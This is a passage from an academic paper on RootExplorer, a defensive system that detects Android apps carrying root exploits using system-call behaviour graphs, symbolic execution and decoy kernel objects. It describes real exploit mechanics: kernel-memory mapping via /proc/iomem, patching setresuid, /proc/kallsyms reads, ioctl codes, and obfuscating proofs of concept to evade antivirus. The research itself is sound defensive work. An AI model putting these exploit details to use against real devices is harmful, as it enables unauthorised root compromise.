2.4 Other Related Work

Android Emulator Evasion: Recent works have shown how easy it is for malware authors to evade the Android emulator. Petsas *et al.* [60] apply three different detection heuristics and manage to detect most Android dynamic analysis tools. Vidas *et al.* [69] derive four different techniques based on differences in behavior, performance, hardware and software components and show how they can easily detect existing malware scanner tools that are based in emulators. Morpheus [46] is a system that can create up to 10,000 different detection heuristics for Android emulators. As a countermeasure, researchers [56] have begun to use real phones instead of emulators to analyze malware. We design our solution to be operable on both real Android devices and emulators, thereby making this issue orthogonal to our work.

Syscall-based Behavior Modeling: *RootExplorer* uses system-call-based behaviors to model and detect root exploit attempts. Syscall-based behavior modeling has been widely used to model and detect malicious behaviors [49, 14]. Our model is derived from the behavior graph proposed in [49], with adjustments to fit our scenario.



Figure 1: System overview

3 Threat Model and Problem Scope

The goal of *RootExplorer* is to detect Android apps that carry *root exploits*. Detecting other malicious behaviors is out-of-scope of this work and has been covered by many previous papers (§2). We also do not attempt to understand what the malware will do after acquiring the root privilege; we defer such an analysis to future work.

We envision our system to operate in the cloud (similar to Google Bouncer [39]), and that it will scan apps by dynamically executing the samples on real Android devices and/or emulators. For this reason, we restrict the source of the analyzed apps to be either from the official Google Play Store or from third-party marketplaces. We do not consider malware involved in targeted attacks such as APTs.

We assume that malware carrying root exploits can be obfuscated to prevent static analysis, and may be equipped with common anti-debugging/anti-virtualization techniques to detect the analysis environment. They may also download root exploits dynamically from a C&C server only when the desired Android device is detected. For triggering root exploits, we focus on understanding and providing the environment expectations. However, we do not handle malware that depends on specific user inputs (*e.g.,* passing a game level) to trigger the root exploit. We believe generating such inputs is orthogonal to this work and has been covered by other projects [11, 74].

Finally, we focus on detecting root exploits against known vulnerabilities; detecting unknown or zero-day exploits is out of scope of this work. We believe this is a reasonable limitation as no malware that has propagated through app marketplace has been found to contain zero-day exploits.

4 *RootExplorer* Overview

Figure 1 depicts the operations of *RootExplorer*. There are two key phases: (1) an offline training phase (static analysis) that extracts useful information about root exploits from one-click root apps and, (2) a detection phase (dynamic analysis) that dynamically analyzes apps in specially tailored environments to detect root exploits.

During training, we gather information about as many

different root exploits as possible. Since root exploits target *specific* devices, it is not possible to trigger all of their behaviors without proper environments. We thus resort to static analysis. For each exploit, we collect (1) sequence and dependencies of system calls that can lead to a compromise of the device, *i.e.,* behavior signature [14, 49], and (2) preconditions for *deterministically* triggering the exploit.

The first step of our offline analysis is to identify a feasible execution path that leads to the success of the analyzed root exploit. We use guided symbolic execution to solve this problem. In particular, we symbolize all external "inputs" to each root exploit (binary) and aim to find a shortest feasible path from the entry to the marked successful end point. We build our prototype symbolic execution engine based on IDA pro, which is capable of handling all the instructions and libc functions that were encountered in the training set of exploit binaries.

From the feasible execution path, we extract the sequence of system calls and the dependencies across system calls from the output of symbolic execution as well. This information is then used to construct the behavior signature. Since we already collect constraints over what information needs to be returned from the system through system calls (*i.e.,* preconditions) during symbolic execution, we just consult an SMT solver to provide a concrete instance of satisfying preconditions. Both pieces of information (behavior signature and preconditions) feed directly to the dynamic analysis phase towards preparing the right environment and satisfying necessary preconditions, to trigger and thereby detect various root exploits.

For this purpose, besides utilizing root exploits from one-click root apps, we could in theory utilize the many exploits with PoC code available on the Internet, but they all come in different "sizes and shapes". Some contain source code but often hard code values in certain variables; this renders the exploit suitable only for a specific tested Android device. Some have binaries only, which are obfuscated to prevent direct reuse. Therefore, We choose to work with a popular one-click root app for the purposes of training. The benefits are multi-fold: (1) the quality of exploits is likely very good, as they are offered in commercial products (*e.g.,* they don't contain unnecessary steps, and are unlikely to crash the system); (2) there is a rich variety of exploits available (60 families of exploits in our evaluation); (3) the exploits packaged in the same one-click root app are likely to be obfuscated in similar ways, making it possible to de-obfuscate all exploits at once and conduct static analysis on them.

Learning the expected behavior signature: The behavior signature of an exploit is extracted by analyzing the de-obfuscated exploit binaries. While there are many possible models to construct malware signatures in general, we favor system call based behavior signatures; this is because root exploits interact with the operating system through system calls in unique ways to exploit vulnerabilities. To this end, we build our behavior signature largely based on prior work on extracting a malware behavior signature from system calls [14, 49]. This allows our dynamic analysis to keep track of the progress of an exploit and confirm it when all of its steps have been performed. More details are provided in §5.

Learning preconditions: As discussed earlier in §2, there are two types of preconditions that have to be satisfied with regards to a root exploit in general: environment related and exploit preparation related. Environment preconditions dictate whether the underlying Android device model and kernel version match what are expected by the exploit. After training, our dynamic analysis environment can provide the expected Android device information to trigger an exploit. Normally it is difficult to determine which exploits work against which Android devices (because one needs to ideally test an exploit against real devices). Fortunately, one-click root apps already provide this information to a large degree. Specifically, the one-click root app we studied downloads a different set of exploit binaries depending on the device information that is reported to its backend server. By reverse engineering their protocol, we have effectively built a mapping from a list of more than 20K Android device types (available from [1]) to their corresponding exploits. The assumption is that a one-click root app has a reasonably good idea of which exploits can target which device.

For exploit preparation related preconditions, we give the symbolic constraints collected along the feasible path and ask the SMT solver to construct a concrete satisfying instance such that when replayed during dynamic analysis, can deterministically trigger the analyzed root exploit. For instance, if an exploit expects to open a vulnerable device file successfully, the "input" to the exploit program is the return value of the `open()` syscall, which needs to take a non-negative value according to the symbolic execution. Once we learn such preconditions, our dynamic analysis environment can provide the same expected "input". We will present the detailed design of the symbolic execution framework in §6.

5 Behavior Graph Analysis

Since Android malware (especially those that contain root exploits) typically obfuscate their payloads heavily [86], dynamic analysis is the obvious choice over static analysis, for the purposes of detection. However, as discussed earlier, dynamic analysis wrt root exploits is difficult as such exploits target *specific* Android devices. Without the right environment, such exploits are likely to

terminate prematurely, thereby preempting detection.

To overcome this hurdle, we leverage de-obfuscated binaries from a one-click root app from our prior study [81] to extract the behavior signatures of root exploits. A behavior signature is constructed by abstracting the low-level operations into a high-level behavioral representation [49, 14]. One can check for malware samples that exhibit similar behaviors at runtime and thereby detect the presence of the particular exploits. In the case of root exploits, since they interact with the kernel (or device drivers) in unique ways to exploit an OS vulnerability, we choose to capture behaviors by modeling system call events. Instead of reinventing the wheel, we borrow the system call modeling technique from ANUBIS [49] with slight adjustments. Specifically, we follow the definition of "behavior graphs" [49] that are used to describe OS objects, system calls that operate on these objects and, relationships across system call events (*e.g.,* the result of one system call is used as a parameter on another system call).

The behavior graphs are directed acyclic graphs where the nodes represent objects and system calls, and the edges encode (1) the dependencies between objects and system calls, and (2) the dependencies across system calls. Compared to the traditional model of simply looking at a sequence of system calls [44], a behavior graph constrains the order of only dependent operations through an explicit edge (and never constrains independent operations).

While the high-level behavior graph is similar to that proposed in [49], we highlight the main differences here: (1) We statically extract the behavior graph instead of extracting it from a dynamic trace (as is done in ANUBIS). This leads to different requirements as elaborated later. (2) Since we target Android, the system calls are mostly inherited from Linux and are different from Windows.

5.1 Generating Training Behavior Graphs

We now describe how we automatically generate the behavior graph statically, by analyzing de-obfuscated ARM root exploit binaries [81]. The system call invocations, and their hard-coded arguments are generally easy to identify. This allows us to know what OS objects are created (*e.g.,* a file name), and how they are operated on (*e.g.,* Read-only or Read/Write). The main challenge that we face is to extract the dependencies across system calls.

Extracting data dependencies: To extract dependencies across system calls, we look for cases where the arguments for one system call is derived from a previous system call. Previous work [49] utilized taint analysis to derive such dependencies. In our system, since we perform static analysis over de-obfuscated binaries, we take a slight different approach. Specifically, when we use symbolic execution to find a feasible success path, we symbolize all the outputs of system calls. During the analysis, symbolic values are propagated along the execution path. To determine whether a path is feasible, whenever we meet a conditional branch that depends on symbolic value, we consult the solver to see if the corresponding path constraints are solvable. If we consider a symbolic value as tainted, then symbolic execution itself, already constructs the data dependencies between system calls, *i.e.,* if the input argument(s) of a system call is a symbolic value, then it must have a data dependency over one or more previous system calls. More importantly, the symbolic formulas of such input arguments also specify *how* they are depend on each other. Based on this observation, we extract the data dependencies between system calls by simply naming the symbolic values returned by system calls according to the system call names and their sequence in the feasible path (*e.g.,* `read2_buf`).

Extracting control dependencies: Symbolic execution does not directly provide control dependencies. To extract such information, we simply conduct a backward analysis. In particular, when outputting the feasible path discovered via symbolic execution, we also mark each control point that *directly* depends on the symbolic value with the system calls that introduced that value. Using the path, we start from the end point and traverse the trace backwards to look for system call invocations (e.g., `BL mmap`). Once we find a system call invocation, we can extract its control dependencies over previous system calls by searching for the closest "tainted" branch that precedes this syscall invocation. Alternatively, we could have used static binary taint analysis to extract both data and control dependencies.

Modeling of libc functions: The exploit binaries in our training set do not generally call the system calls directly (as typical with most native code). Instead, they call the libc functions (in Android, it is called Bionic). Fortunately, most are simply wrappers of system calls and have the same exact semantics. In cases they are not exactly the same, for example, `fopen()` vs. `open()`, we model the Bionic version `fopen()` by mapping its arguments and return values to `open()`. Furthermore, we leverage function summaries to model most encountered libc functions that need to be analyzed by symbolic execution.

5.2 Examples

Device Driver Exploit: To illustrate our behavior graph analysis, we consider a popular device driver exploit that targets the vulnerable Qualcomm camera driver, "camera-isp". This example is taken directly from our training data set from a popular one click root app. In



Figure 2: Behavior graph for the "camera-isp" exploit.

brief, the vulnerable device driver allows any program to map any part of the physical address space into the user space, which can subsequently allow the disabling of the permission check in `setresuid()` system call. This allows an attacker to change the running process into a root process.

Figure 2 represents the behavior graph. The exploit needs to open two separate files, the vulnerable device file `/dev/camera-isp` and the helper file `/proc/iomem` which has the information about where the kernel code is located in the physical address space. Both files are checked with the `open()` system call to ensure that they can be successfully opened. The device file is checked once more in the beginning, via a `stat()` system call, for existence. The exploit then attempts to `mmap()` the kernel code region into the user address space with read/write permissions; however, the exact offset (argument in `mmap()`) is retrieved from the read result of the `/proc/iomem`. After the `mmap()` is successful, the exploit searches for a particular sequence of bytes in the mapped memory that corresponds to the code blocks for `setresuid()`. Upon locating the code block, it patches the code block by writing to a specific offset, which effectively eliminates the security check in `setresuid()` (the above two steps are invisible in the behavior graph). Then the exploit simply calls `setresuid(0,0,0)` to change the uid of itself to root. Finally, as mentioned earlier, all exploit binaries in our training set, end the execution with a check through `getuid()` to verify that the exploit process has obtained root.

Note that due to space constraints, we do not annotate the graph with the exact arguments (*e.g.,* file open with a read/write permission or read-only). We also do not label whether the system call succeeded or not. In most exploits, all system calls need to be successful in order to compromise the system and typically the failure of a system call will immediately result in an abort.

Kernel Exploit: As a second example, we consider Pingpong root [77], one of the most recent generic root exploits that can target almost all Android devices released prior to mid-2015. The case also reflects one where the exploit creates multiple processes. In particular, the key exploit logic [35] is conducted in the main process, including `mmap()` at a specific address, and invoking multiple `connect()` calls on the same ICMP socket (we omit the complete behavior graph for brevity). In addition, One or more child processes are created as helpers to construct as many ICMP sockets as possible for padding. Since the `fork()` occurs in a loop (up to 1024 iterations), it is necessary for symbolic execution to identify and choose one feasible path. Specifically, the analysis output is that as long as the loop is executed once, a feasible exploit path can be constructed. This means that we can simply unroll the loop once and have a new behavior graph constructed for the child process (which is connected to the parent behavior graph via a `fork()` edge). Note that unrolling the fork loop more times is also feasible which will cause identical behavior graphs to be constructed. In this case, all behavior graphs will need to be matched so that we can claim an exploit is detected. It is worthwhile mentioning that the precondition analysis (which will be described in more detail in the next section) is conducted jointly, and will ensure that the first `fork()` will succeed at runtime, thus causing the exploit to match the behavior graph with one child process only.

5.3 Using Behavior Graphs in Detection

Once the behavior graphs for different root exploits are generated offline, we are able to use them for detection in a scanner (similar to Google Bouncer). More precisely, by monitoring system call invocations (and arguments), our dynamic analysis environment determines if the behavior of the program under analysis matches any of the learned behavior graphs. The matching algorithm is similar to that in [49]. We only briefly describe the procedure below and the design decisions that were made.

To find a match in the behavior graph, it is necessary to ensure the following: (1) The order of system calls conforms to the dependencies represented in the learned behavior graph. In addition, the dependencies in the behavior graph need to be maintained at runtime as well. This can be checked using dynamic taint analysis [14, 49]. (2) The exact values of the arguments for system calls match (*e.g.,* a file opened with read/write permission). For those arguments whose values cannot be determined statically during training, they will simply be considered as wildcard values that can match any value at runtime. (3) A system call's status (either success or failure) matches with the one in the learned behavior graph.

We observe that the root exploits typically have unique inputs to the system via system call arguments, which makes them easy to distinguish from legitimate programs. We therefore relax requirement (1) by only verifying simple dependencies at runtime (*e.g.,* a file `read()` depends on the output of `open()`). Such cases can be checked through the OS objects monitored in the ker-

nel, without conducting an expensive taint analysis. For more complex dependencies such as the values obtained through `read()` affecting a system call `mmap()` as shown in Figure 2, we only require that the order is the same as constrained on the graph, *i.e.,* `read()` happens before `mmap()`. We plan to implement the dynamic taint analysis for stricter dependency enforcement in future work. Alternatively to improve efficiency, we could also apply the optimization proposed by Kolbitsch *et al.* [49].

6 Satisfying Exploit Preconditions

It is crucial to build an environment that can satisfy the preconditions expected by root exploits. More importantly, because our behavior graph is constructed over one successful path, if an analyzed app contains root exploits, our dynamic analysis environment must deterministically coerce the app to follow that path, *i.e.,* the app must be made to reveal the same set of malicious behaviors that match the learned signature. This means that whenever the exploit asks the environment for certain results, we must return them as expected.

The problem naturally maps on to the common debugging and testing problem of generating the proper inputs to a program, so that it will reach a particular target statement [53, 26, 22]. Here the target statement is the end point of the root exploit, *e.g.,* the `getuid()` call. The "inputs" are the system call results, including (1) system call return values and, (2) other return results through arguments (*e.g.,* a buffer filled in `read()`). Our solution to this problem is symbolic execution. Specifically, we symbolize all the "inputs" from system calls and leverage symbolic execution to find the shortest feasible path that can reach the target instruction from the entry point. Once we find such a path, we then ask the SMT solver to generate a concrete instance of the inputs which will be "replayed" during dynamic analysis.

With respect to the system call return values, we consider two types of system calls: (1) Those that return a reference to kernel object, *e.g.,* `open()` and `socket()` return a file descriptor; and `mmap()` returns the address of the "memory-mapping object". (2) The remaining ones (*e.g.,* `stat()`) that return either 0 (indicating success) or an error code. For type (1), since file descriptors and mapped addresses are determined dynamically by the OS and the constraints are typically simple (just `!= 0`), we symbolize their return values as a Boolean during analysis and do not force a specific value during runtime. Instead, we simply choose to force a success or failure based on the Boolean and let the OS assign the concrete return value. To allow expected interactions with the corresponding kernel objects, we use "decoy objects" (explained later) instead of tracking those references. For type (2), we just symbolize their returned values normally as bit-vectors and ask the solver to generate a satisfying value.

```
fdIo = open("/proc/iomem");
// locate the kernel code offset in physical memory
while ((line = readline(fdIo)) > 0} {
   if((buf = strstr(line, "Kernel code")) != NULL) {
      addr = getAddress(buf);
      break;
   }
}

int getAddress(buf) {
   return atoi[buf-20];
}
```

Figure 3: Pseudo code of `proc/iomem` read

For system calls that return results through arguments, they are always pointers passed in user programs (*e.g.,* read buffer). We use these input pointers to symbolize the corresponding memory content. Going back to the first example exploit in §5.2, after reading from the file `/proc/iomem`, the exploit attempts to read the starting physical address of the kernel code. This procedure is illustrated in Figure 3. As we can see, the exploit reads the file line by line to look for the constant string "Kernel code". Once the line is located, it retrieves the kernel code base address (through the `getAddress()` call) at the -20 offset relative to the returned buffer of `strstr()`. There are effectively two loops in the program. The first is the `while` loop; the second is inside `strstr()`. In this particular case, the discovered feasible path says that the `while` loop can iterate just once, indicating that we can return the string containing "Kernel code" when the first line is retrieved using the `read()` system call. However, the feasible path also says that the loop in `strstr()` needs to iterate at least 20 times[1]; in other words, "Kernel code" needs to start at line [20]. This is because the `getAddress()` call reads the location at `buf-20`. If `buf` is at the beginning of line, then `buf-20` would be reading something out of bound.

In this case, the address returned from `getAddress()` is not further constrained later, which means that `line[0]` to `line[19]` are unconstrained and can take any value. Therefore, the constraint solver will generate an output for `line` with something like "abcdefghijklmnopqrstKernel code". Further, since the `read()` system call only reads one line, we will place the single line content into the expected file object. There is a similar case later on involving a search through the memory for constants after `mmap()`, which can be resolved similarly.

Decoy Objects: During dynamic analysis, we can provide the preconditions we learned by forcing/faking

[1] In our real implementation, we use function summary to handle all encountered external library calls.



Figure 4: Operational model of the detection system

all syscall results. However, to improve the robustness of our environment (*i.e.,* making it more real), we decided to use decoy objects to provide expected results for operations over certain type of kernel objects. Doing so would allow us to "tolerate" certain operations (*e.g.,* `stats()` that are not observed during our offline learning phase.

Currently we only support three types of decoy objects: files, socket, and device drivers. These are created in two ways. If the target objects (such as a vulnerable device driver) do not exist in our analysis environment, we simply create decoys. If the objects (such as `/proc/iomem`) already exist in our environment, instead of opening the real file, we "redirect" the file open operation to the alternative decoy object so that we can return the expected content.

7 Detecting Root Exploits

Thus far, we have described the *training phase*, where we generate both the behavior graph and the environment constraints. In this section, we provide details about the components of our detection system (*testing phase*). We first present an overview of our system's operational model and then describe its components in detail.

7.1 Operational Model

As mentioned earlier, we envision *RootExplorer* to be used as an app vetting tool for Android markets. When a developer submits an app to the market via a web service, we envision the market pushing it to *RootExplorer*, as depicted in Figure 4. First, we employ a static analyzer (different from the static analysis during the training phase), which performs several checks to filter apps that are unlikely to contain root exploits (details later). Subsequently, it determines "with which kind of mobile device(s) or emulator(s)," the dynamic analysis will be performed. Upon completion of the dynamic analysis, the detector collects the results and determines if the app contains a root exploit and if so what exploit it is. If the app does have root exploits, it informs the Android market and saves the hash of the app to the central database; otherwise the app is moved either to a different malware scanner (*e.g.,* Bouncer) that is orthogonal to our system or for publication in the Android market. The dynamic analyzer can be run on either real phones or Android emulators (or a mix of both), and can be easily integrated into various malware analysis environments as needed.



Figure 5: Static analyzer

7.2 Static Analyzer

The static analyzer consists of three components as shown in Figure 5. The first component is the native code detector. Since almost all root exploits are written in native code (certainly the case for the one-click root app we study), it is natural to check whether the apps contain native code. Specifically, the native code detector does the following checks to filter apps that are extremely unlikely to contain root exploits: (1) Whether the app matches signatures of known malware samples that contain root exploits. If so, we abort any further analysis and flag the malware. (2) Whether it has any native code or has the capability of dynamically loading native code (*e.g.,* through the network). If negative, we can safely skip the analysis of this app. (3) If it contains native code, similar to prior work [8], we use a list of custom heuristics to decide if they can *possibly* contain root exploits (*e.g.,* whether any dangerous system calls are being called). If negative, we do not analyze the app further.

If the native code detector did not abort the analysis, the app is moved to the device detector. This is responsible for determining "under which environment the app should be dynamically analyzed." The observation is that since malware can embed different exploits targeting different Android devices, they usually contain logic that detects the type of the Android environment. Thus, we look for any such logic that performs checks against hard-coded device types.

The last component is the device initiator, which generates the Android environment based on the output of the device detector. We describe the device detector and the device initiator in more details below.

Device detector: This component parses the decompiled bytecode (using androguard [9]) and finds the methods (A) that contain code that check either the Android version that resides in the static class android.os.Build.VERSION, or the type of

the device that resides in the android.os.Build class, or the version of the Linux Kernel (*e.g.,* by `Runtime.getRuntime().exec(‘‘uname’’)` and reading the /proc/version file). Furthermore, it finds the methods (B) that either run an executable native file (*e.g.,* `Runtime.getRuntime().exec(‘‘/sdcard/foo’’))` or call a function in a native binary (*e.g.,* library files). If there is a program path from the methods that are members of (A) to the ones in (B), it finds which conditions should be satisfied and creates the appropriate Android environment. Similarly, the same procedure is performed in native code. In the case that the native code is obfuscated or even downloaded via a C&C server, the device detector simply picks a few popular candidate device types randomly, with the view that the malware will likely target one or more popular devices.

Device initiator: Android stores the device information in system files such as `/system/build.prop` and `default.prop`. `/system/build.prop` contains specific information about the mobile device such as the Android OS version, the name and the manufacturer of the device. In addition, there are also system files such as `/proc/version` and `/proc/sys/kernel/*` inherited from Linux that store information about the Linux kernel. When the system boots, the Android's property system reads the information from these files and caches them for future use. The device initiator monitors all such interfaces via which an app can learn about the device and obtain OS information. Since we have collected a database of Android devices from the online repository [1], we know what values to modify in the system files or what to return through the proc interfaces.

7.3 Dynamic Analyzer

The dynamic analyzer consists of two parts as illustrated in Figure 6 viz., a Loadable Kernel Module (LKM) and a background service process. The LKM hooks every available system call in the Android Linux Kernel. In addition, it creates a character device that can be opened by only the background service (to prevent malware from tampering with the communication), and with which a communication link is established between *user-land* and *kernel-land*. The LKM tracks only a specific app (under analysis) and its child processes at any moment in time. The background service stores the training models including behavior graphs and environment constraints, as well as the state of the current running app (*e.g.,* what part of a behavior graph has been matched and what environment constraints are supposed to be returned next).

Once a hooked system call is called by the app under analysis, the execution is directed to our LKM which then transmits a specially crafted message that contains the system call names as well as their arguments to the



Figure 6: Dynamic Analyzer.

background service through the character device. Based on the behavior graph and environment constraints, the background service is responsible for deciding what action is going to be taken, and it returns that action to the LKM. First, it checks the behavior graph to see if the system call in question matches any new node. If not, it does nothing and simply instructs the LKM to execute the system call as is. If a new node is matched, it further checks if it is an object creation system call such as `open()` or `socket()`. If so, it deploys a decoy object to satisfy the environment constraints as described in §6. Otherwise, if it is a system call that operates on an existing object, the return results will be served from the data prepared ahead of time for the decoy object (*e.g.,* file content).

Note that deploying decoy objects has to be done carefully. As mentioned, Android root exploits often need to be adapted to work on different devices, even when they target the same underlying vulnerability. For instance, the device file `/dev/camera-isp` can be exploited slightly differently on different Android phones that all have the vulnerable device driver; this will cause slightly different behavior graphs and preconditions to be generated (*e.g.,* the input to a vulnerable device file will look different), and the expected return results from a system call may be different. Therefore, once we have decided to disguise as a particular Android device (*e.g.,* Samsung Galaxy S3), we will need to choose the behavior graphs and preconditions accordingly (obtaining such a Android device to exploit binary mapping is discussed in §4). Otherwise, the decoy objects we deploy may be for the wrong Android device which will in fact fail to detect the exploit.

8 Evaluation

In this section we describe the evaluations of *RootExplorer*. We focus on its effectiveness wrt the following aspects: (1) can it detect synthetic and real malware containing root exploits? (2) does it cause false alarms on benign apps? (3) does it miss malware samples?

8.1 Environment Setup

Training parameters: Our training database contains 168 different root exploits that were designed for different devices and were obtained from a commercial one click root app. The number of devices that we can successfully emulate currently based on the root exploit database is 211. We trained with all 60 families of root exploits.

Testing dataset: We have the following categories of apps for evaluation:

1. *Samples that are known to contain root exploits.* This includes publicly distributed exploit PoCs [38, 36, 34, 33] and GODLESS malware [32], and seven other one-click root apps (*different from the one we trained with*) which also contain many different root exploits.

2. *Samples that* may *contain root exploits.* We obtained a list of 1497 malware samples from an antivirus company, and have crawled 2000 recently uploaded apps between January and February 2017, from four unofficial Android app markets: 7723 [3], ANDROID life [4], MoboMarket [6] and EOEMARKET [5]. We target third-party markets because they are known to have more malware than the official Google Play [87].

3. *Samples that almost certainly* do not *contain root exploits.* This includes the top 1000 free apps from Google play. As they are extremely popular, it is very unlikely that they contain root exploits. This set is used to evaluate the false positives (if any) with *RootExplorer*.

Analysis Testbed: The experiments are performed on a Lenovo Laptop with a quad core Intel Core i7 2.00GHz CPU, 16GB of RAM, and a hard drive of 1TB at 5400 rpm. We use an Android emulator for analyzing the malware[2]. To make the emulator appear as realistic as possible, it is loaded with real files, such as music, pictures and videos. Furthermore, it contains a call log, SMS history and contacts, as well as various installed apps. We have modified the binary image of the emulator, in order to show that it has a real phone number and a real International Mobile Equipment Identity (IMEI) number. Finally, the `build.prop` file (containing the device information) is updated appropriately prior to each experiment. Each app is analyzed starting with a clean image of the emulator in order to avoid any side effects that a previously tested malware app can have on the emulator. A simple micro-benchmark on the `open()` system calls shows that the system call monitor increases the execution time of `open()` by 75%, on average.

Input generator: To achieve as much code coverage as possible when executing an app (in hope that root exploits will be triggered), we leverage DroidBot [37], a lightweight test input generator for Android that generates pseudo-random streams of user events such as clicks, as well as a number of system-level events. DroidBot can generate random events on its own, or generate events based on the manifest file of the app, or can take as input a file with predefined events. In our experiments, we use randomly generated events ("black-box" technique) and events based on the manifest file of the app ("gray-box" technique).

[2]Even though the system runs on real phones, we choose an emulator based approach since it is easier to run a large set of experiments concurrently.

One-Click App	Exploit

Table 1: One-Click apps with the discovered exploits.

8.2 Effectiveness

We evaluate *RootExplorer* against all the test datasets mentioned earlier containing 4497 apps in total. Overall, we do not find any false positives, *i.e.,* benign apps are never mistakenly reported to contain root exploits. For the known malware samples, we obtain the ground truth either from the fact that github explicitly states that it is a root exploit, or via cross-validation with VirusTotal and the antivirus company that we work with. Out of 8 known malware families containing root exploits, we do not find any false negative. We describe the details below.

Unit testing: To obtain assurance that the training phase works as expected, We execute the 60 families of root exploits (from the training data) in our dynamic analysis environment and see if they can be detected. Note that this means that the training and testing data are exactly the same. If any of these exploits cannot be detected, it indicates that the behavior graphs or preconditions that were prepared are in fact incorrect. The testing results show that all of the exploits are successfully detected.

Detecting other one-click root apps: Since we have not trained *RootExplorer* with exploits from other one-click root apps, this test allows us to further confirm that the system works well. In particular, the exploits from these apps may or may not be implemented exactly in the same way as the ones in our training set, being able to trigger and detect them is a promising sign. Table 1 lists the first exploit that was caught upon running 7 other one-click root apps on an emulated Samsung Galaxy S3 device. Interestingly, different one-click root apps in fact choose to launch different exploits against our de-

vice. For instance, with O_1, we caught an exploit related to the `/dev/camera-sysram` driver, while O_2 and O_3 triggered exploits against `/dev/graphics/fb5` and `/dev/exynos-mem` respectively. The results showcase the effectiveness of *RootExplorer* in detecting a wide variety of exploits.

Detecting Exploit PoCs from the Internet: We next take four proof-of-concept root exploits (with source code) that we can find on github [38, 36, 34, 33], and embed them in a testing Android app we build, that simply roots a phone upon touching a button. We first check the effectiveness of current anti-virus programs against the "malware" we built containing publicly available PoCs. We scan the app using the virusTotal API [70] which contains 57 anti-virus programs (*e.g.,* Trend Micro) capable of scanning Android apps . Table 2 shows the detection rates for the case where we compiled the source code with all the debug options on and without any obfuscation, while Table 3 shows the results when the compiled binaries are obfuscated using the O-LLVM obfuscator [47] and packed using UPX [67] (both are off-the-shelf tools).

In brief, without obfuscation, all four exploits can be detected by at least one antivirus. However, with simple obfuscation, only exynos (CVE-2012-6422) [30] and towelroot (CVE-2014-3153) [31] can be successfully detected and that too by only one antivirus. On the other hand, *RootExplorer*, by preparing the right preconditions and observing the exploit behaviors at runtime, can detect every exploit regardless of the obfuscation and packing methods.

Detecting GODLESS: GODLESS [55] is a family of malware that employs multiple root exploits, and has caused havoc in the wild since mid-2016. *RootExplorer* is extremely effective in detecting the exploits in the GODLESS malware family. Its source code is largely based on the open source repository on github [32]. Specifically, GODLESS checks the device type against a predefined, populated database of supported exploitable devices. Depending on which device it is running on, it invokes a corresponding, appropriate exploit. The process is iterative. It begins with exploit `acdb` and checks if the device is in the database, and only if so, will continue with the actual exploit. Upon failure, it moves on to next exploit which is `hdcp`, and so on until it has tested the last exploit viz., `diag`. We run GODLESS against 5 different emulated devices to showcase that *RootExplorer* is effective in properly stimulating the right exploit for a device. Table 4 shows the results (with the emulated devices). The exploits with code name `msm_camera`, `put_user` and `fb_mem` can be caught using any emulated device; this is because these exploits affect a large number of devices and seemingly, the author of GODLESS does not even know the complete list of devices they affect. Instead, GODLESS simply always tries to execute them without checking the actual device type. Of course, if a target device does not have the vulnerable device file such as `/dev/msm_camera`, the exploit will simply abort and the next exploit is attempted. Since *RootExplorer* is trained to prepare the preconditions for all the exploits at all times including `msm_camera`, it deploys the decoy file `/dev/msm_camera` on demand when GODLESS tries to open it, and can therefore always trigger and detect its complete malicious behavior with respect to this exploit.

Detecting Malware in the Antivirus malware dataset and 3rd-party Android Markets: For each app from the 1497 malware samples we received from an anti-virus company and the 2000 apps downloaded from four third-party Android markets, we apply *RootExplorer* for 10 minutes using Droidbot with an emulated Samsung S3 device; the kernel version, build ID, and the model of the device are set to 3.0.31-1083875, JZO54K, and GT-I9300 respectively. Upon booting the emulated device, Droidbot launches the main activity of each app and generates random touch events and system events such as `BOOT_COMPLETED` every second. Meanwhile, our tool runs in the background and analyzes all the system calls that the app uses. To measure the number of false positives and false negatives, we scan those apps with VirusTotal. Among all the apps, *RootExplorer* detected two true positives (and has no false positive).

The first app is named *Wifi Analyzer* from the MoboMarket [6], which was discovered to contain the pingpong root exploit [77] (`md5` ea1118c2c0e81c2d9f4bd0f6bd707538). At the time of writing, the app is still alive on the market. After consulting with VirusTotal and an antivirus company, we confirmed that it is an instance of the `rootnik` malware family [57]. We have reported to the market and are waiting for the app to be removed.

Another detected app is a Flashlight app from the Antivirus malware dataset, containing the `camera-isp` root exploit. It has an `md5` of 1365ECD2665D5035F3AB52A4E698052D.

diag	✗	✗	✗	✓	✗

Table 4: Emulated devices and corresponding exploits caught by *RootExplorer* in GODLESS malware.

Upon starting, the app tries to access the files `/system/xbin/su` and `/system/bin/su`. *RootExplorer* returns the appropriate errors to make the app believe that it is running on an un-rooted device. Interestingly, only when DroidBot delivers the `BOOT_COMPLETED` event to the app, the root exploit is triggered. In the beginning, it opens and reads the file `/proc/kallsyms` four times to retrieve the address of certain kernel symbols. After that, it opens the vulnerable `/dev/camera-isp` device file[3]. It subsequently invokes two different `ioctl()` system calls with request types `0xC0086B03` and `0xC0186201` that effectively compromise the driver. As expected, *RootExplorer* deploys the decoy file `/dev/camera-isp` which returns a real file descriptor for `open()`, and success for `ioctl()` (to trick the exploit into believing that it has succeeded). Finally, the exploit performs a `setresuid(0,0,0)` to get root access. At that point, *RootExplorer* successfully finds the root exploit and stops the execution of the app.

In addition to the above two malware samples, VirusTotal also reports three additional malware samples that carry root exploits. We analyzed these cases manually and found that they in fact attempt to download the exploits from a specific URL which is no longer valid. In other words, the exploits are never executed even though the malware may have done it in the past.

9 Limitations and Discussion

Although *RootExplorer* is effective in practice, in theory it has some limitations that would allow attackers to bypass its detection. One obvious limitation is analysis environment evasion (*e.g.,* fingerprinting Android emulator or real phones) which was already discussed in §2. We consider this a general problem for any analysis environment and that this is orthogonal to our research.

There are other limitations specific to our work. First, the signatures that we use are extracted from existing exploits instead of vulnerable code; therefore capable attackers (*e.g.,*, state-sponsored attackers) may be able to find alternative attack paths to exploit the same vulnerability [16]. To address this issue, a different behavior graph thus needs to be learned.

Second, an attacker with knowledge of *RootExplorer* can potentially counter our analysis environment. For instance, without obtaining an actual copy of a device driver (*e.g.,* camera), it is impossible to answer all possible queries from an application. Malware can therefore potentially tell if they are interacting with a real device driver or not. However, we argue that it is also challenging for the malware authors to understand the complete behaviors of a device driver.

Third, since we use syscall-based signatures to model the exploits, *RootExplorer* is also vulnerable to specialized evasion techniques. For example, Ma *et al.* [54] have demonstrated that by splitting the malicious behaviors into pieces that are executed in multiple processes, it is possible to bypass signatures that target a single process. Despite being more difficult, such an attack strategy may also be applicable to certain root exploits and may thus bypass *RootExplorer*'s detection.

We plan to further improve *RootExplorer*'s detection by addressing these problems in the future.

10 Conclusions

